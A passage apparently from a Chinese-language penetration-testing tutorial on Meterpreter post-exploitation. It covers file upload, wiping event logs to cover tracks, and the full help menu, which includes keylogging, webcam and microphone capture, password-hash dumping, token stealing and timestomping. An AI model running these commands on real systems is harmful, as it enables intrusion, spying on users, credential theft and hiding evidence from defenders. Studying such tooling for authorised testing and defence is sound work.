
现在我们再尝试进行下载
注意内网渗透中,在执行这种操作的时候是非常容易导致你的shell断开或对方服务器崩溃的,所以说内网中的漏洞执行失败是非常正常的一件事情,因为大部分都是基于一个隧道来执行,隧道本来就不是一个很稳定的东西,然后再通过那种栈溢出,溢出的shell去执行就更离谱了,或者攻击对方漏洞的时候是针对对方的内存做操作,那内存稍微改一点点地方就很容易导致蓝屏,所以内网翻车是一件非常正常的事情8、文件上传
upload 要上传的文件 对方的路径
9、删除日志
首尾工作(必须要高权限)
clearev
又或者
run event_manager -l 查看日志
run event_manager -c 删除日志
10、help
meterpreter > help
Core Commands=============
Command Description ------- ----------- ? Help menu background Backgrounds the current session bg Alias for background bgkill Kills a background meterpreter script bglist Lists running background scripts bgrun Executes a meterpreter script as a background thread channel Displays information or control active channels close Closes a channel detach Detach the meterpreter session (for http/https) disable_unic Disables encoding of unicode strings ode_encoding enable_unico Enables encoding of unicode strings de_encoding exit Terminate the meterpreter session get_timeouts Get the current session timeout values guid Get the session GUID help Help menu info Displays information about a Post module irb Open an interactive Ruby shell on the current session load Load one or more meterpreter extensions machine_id Get the MSF ID of the machine attached to the session migrate Migrate the server to another process pivot Manage pivot listeners pry Open the Pry debugger on the current session quit Terminate the meterpreter session read Reads data from a channel resource Run the commands stored in a file run Executes a meterpreter script or Post module secure (Re)Negotiate TLV packet encryption on the session sessions Quickly switch to another session set_timeouts Set the current session timeout values sleep Force Meterpreter to go quiet, then re-establish session ssl_verify Modify the SSL certificate verification setting transport Manage the transport mechanisms use Deprecated alias for "load" uuid Get the UUID for the current session write Writes data to a channel
Stdapi: File system Commands============================
Command Description ------- ----------- cat Read the contents of a file to the screen cd Change directory checksum Retrieve the checksum of a file cp Copy source to destination del Delete the specified file dir List files (alias for ls) download Download a file or directory edit Edit a file getlwd Print local working directory getwd Print working directory lcat Read the contents of a local file to the screen lcd Change local working directory lls List local files lmkdir Create new directory on local machine lpwd Print local working directory ls List files mkdir Make directory mv Move source to destination pwd Print working directory rm Delete the specified file rmdir Remove directory search Search for files show_mount List all mount points/logical drives upload Upload a file or directory
Stdapi: Networking Commands===========================
Command Description ------- ----------- arp Display the host ARP cache getproxy Display the current proxy configuration ifconfig Display interfaces ipconfig Display interfaces netstat Display the network connections portfwd Forward a local port to a remote service resolve Resolve a set of host names on the target route View and modify the routing table
Stdapi: System Commands=======================
Command Description ------- ----------- clearev Clear the event log drop_token Relinquishes any active impersonation token. execute Execute a command getenv Get one or more environment variable values getpid Get the current process identifier getprivs Attempt to enable all privileges available to the current process getsid Get the SID of the user that the server is running as getuid Get the user that the server is running as kill Terminate a process localtime Displays the target system local date and time pgrep Filter processes by name pkill Terminate processes by name ps List running processes reboot Reboots the remote computer reg Modify and interact with the remote registry rev2self Calls RevertToSelf() on the remote machine shell Drop into a system command shell shutdown Shuts down the remote computer steal_token Attempts to steal an impersonation token from the target process suspend Suspends or resumes a list of processes sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands===============================
Command Description ------- ----------- enumdesktops List all accessible desktops and window stations getdesktop Get the current meterpreter desktop idletime Returns the number of seconds the remote user has been idle keyboard_sen Send keystrokes d keyevent Send key events keyscan_dump Dump the keystroke buffer keyscan_star Start capturing keystrokes t keyscan_stop Stop capturing keystrokes mouse Send mouse events screenshare Watch the remote user desktop in real time screenshot Grab a screenshot of the interactive desktop setdesktop Change the meterpreters current desktop uictl Control some of the user interface components
Stdapi: Webcam Commands=======================
Command Description ------- ----------- record_mic Record audio from the default microphone for X seconds webcam_chat Start a video chat webcam_list List webcams webcam_snap Take a snapshot from the specified webcam webcam_strea Play a video stream from the specified webcam m
Stdapi: Audio Output Commands=============================
Command Description ------- ----------- play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands======================
Command Description ------- ----------- getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands================================
Command Description ------- ----------- hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands========================
Command Description ------- ----------- timestomp Manipulate file MACE attributes 闽公网安备 35050402880173号